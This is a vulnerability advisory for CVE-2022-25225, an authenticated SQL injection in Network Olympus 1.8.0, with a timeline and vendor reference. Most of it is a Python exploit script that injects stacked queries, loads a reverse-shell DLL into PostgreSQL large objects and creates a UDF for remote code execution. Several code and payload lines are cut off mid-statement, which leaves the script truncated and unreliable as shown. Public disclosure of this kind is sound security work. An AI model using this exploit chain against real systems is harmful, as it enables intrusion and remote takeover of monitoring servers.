Network Olympus 1.8.0 - SQL Injection

Summary

Affected versions	Version 1.8.0
State	Public
Release date	2022-03-07

Vulnerability

Kind	SQL injection
Rule	146. SQL injection
Remote	Yes
CVSSv3 Vector	CVSS:3.1/AV:N/AC:L/PR:H/UI:N/S:C/C:H/I:H/A:H
CVSSv3 Base Score	9.1
Exploit available	No
CVE ID(s)	CVE-2022-25225

Proof of Concept

Steps to reproduce

1. Log in to Network Olympus.
2. The application send a request to `/api/eventinstance` with a json as parameter in the url, the json parameter `sqlparameter` allows to inject sql queries. It can be exploited using boolean based sql or stacked queries.
3. The following PoC can be used to make the database sleep for 2 seconds.

```
/api/eventinstance/{"pagenumber":1,"itemsperpage":100,"order":"as
```

4. To achieve command execution it is possible to create a malicious DLL and then load it in postgresql.
5. Create a malicious postgres DLL extension.
6. Create a copy of the exploit found in the following session and copy the generated DLL to the same folder and rename it to `rev_shell.dll`.

System Information

- Version: Network Olympus 1.8.0 (Trial Version).
- Operating System: Windows 10.


```
import requests,sys, urllib, string, random, time, binascii
requests.packages.urllib3.disable_warnings()


# encoded UDF rev_shell dll

def read_udf(filename='rev_shell.dll'):
    f = open(filename, 'rb')
    content = f.read()
    return  binascii.hexlify(content)


udf = read_udf()


def login():
```

```
    url = "http://172.16.28.140:3000/api/signIn"

    # CHANGE THIS
    json = {"password": "j84sTuh8pmLb2YhVTChcmg==", "username": "admin"

    s = requests.session()
    s.post(url, json=json)

    return s

def log(msg):
    print(msg)

def make_request(url, sql,s):
    json_query = """{"pagenumber":1,"itemsperpage":100,"order":"asc","s

    sqli = "1=1; %s --" % sql
```



```
    r = s.get(url+sqli, verify=False, proxies=proxies)

    return r


def delete_lo(url, loid,s):
    log("[+] Deleting existing LO...")
    sql = "SELECT lo_unlink(%d)" % loid
    make_request(url, sql, s)


def create_lo(url, loid,s):
    log("[+] Creating LO for UDF injection...")
    sql = "SELECT lo_import('C:\\\\windows\\\\win.ini',%d)" % loid
    make_request(url, sql, s)
```

```
def inject_udf(url, loid,s):
    log("[+] Injecting payload of length %d into LO..." % len(udf))

    size = 2048 * 2

    for i in range(0,((len(udf)-1)/size)+1):
        udf_chunk = udf[i*size:(i+1)*size]

        if i == 0:
            sql = "UPDATE PG_LARGEOBJECT SET data=decode('%s', 'hex') w
        else:
            sql = "INSERT INTO PG_LARGEOBJECT (loid, pageno, data) VALU

        make_request(url, sql,s)

def export_udf(url, loid,s):
```



```
    sql = "CREATE OR REPLACE FUNCTION dummy_function(int) RETURNS int A
    make_request(url, sql,s)

if __name__ == '__main__':
    try:
        server = sys.argv[1].strip()
        port = sys.argv[2].strip()
    except IndexError:
        print("[-] Usage: %s serverIP:port " % sys.argv[0])
        sys.exit()

    sqli_url = "http://%s:%s/api/eventinstance/" % (server,port)

    loid = 1337
```

```
print("[*] Authenticated SQL Injection to RCE")
print("[*] Network Olympus 1.8.0 ")
print

s = login()

delete_lo(sqli_url, loid,s)
create_lo(sqli_url, loid,s)
inject_udf(sqli_url, loid,s)
export_udf(sqli_url, loid,s)
create_udf_func(sqli_url,s)
```

Mitigation


By 2022-03-07 there is not a patch resolving the issue

References

Vendor page https://www.network-olympus.com/monitoring/

Timeline

- 2022-02-22
  Vulnerability discovered.
- 2022-02-23
  Vendor contacted.
- 2022-03-07
  Public Disclosure.



Solutions

DevSecOps

Secure Code Review

Red Teaming

Breach and Attack Simulation

Security Testing

Penetration Testing

Ethical Hacking

Vulnerability Management

Blog

Certifications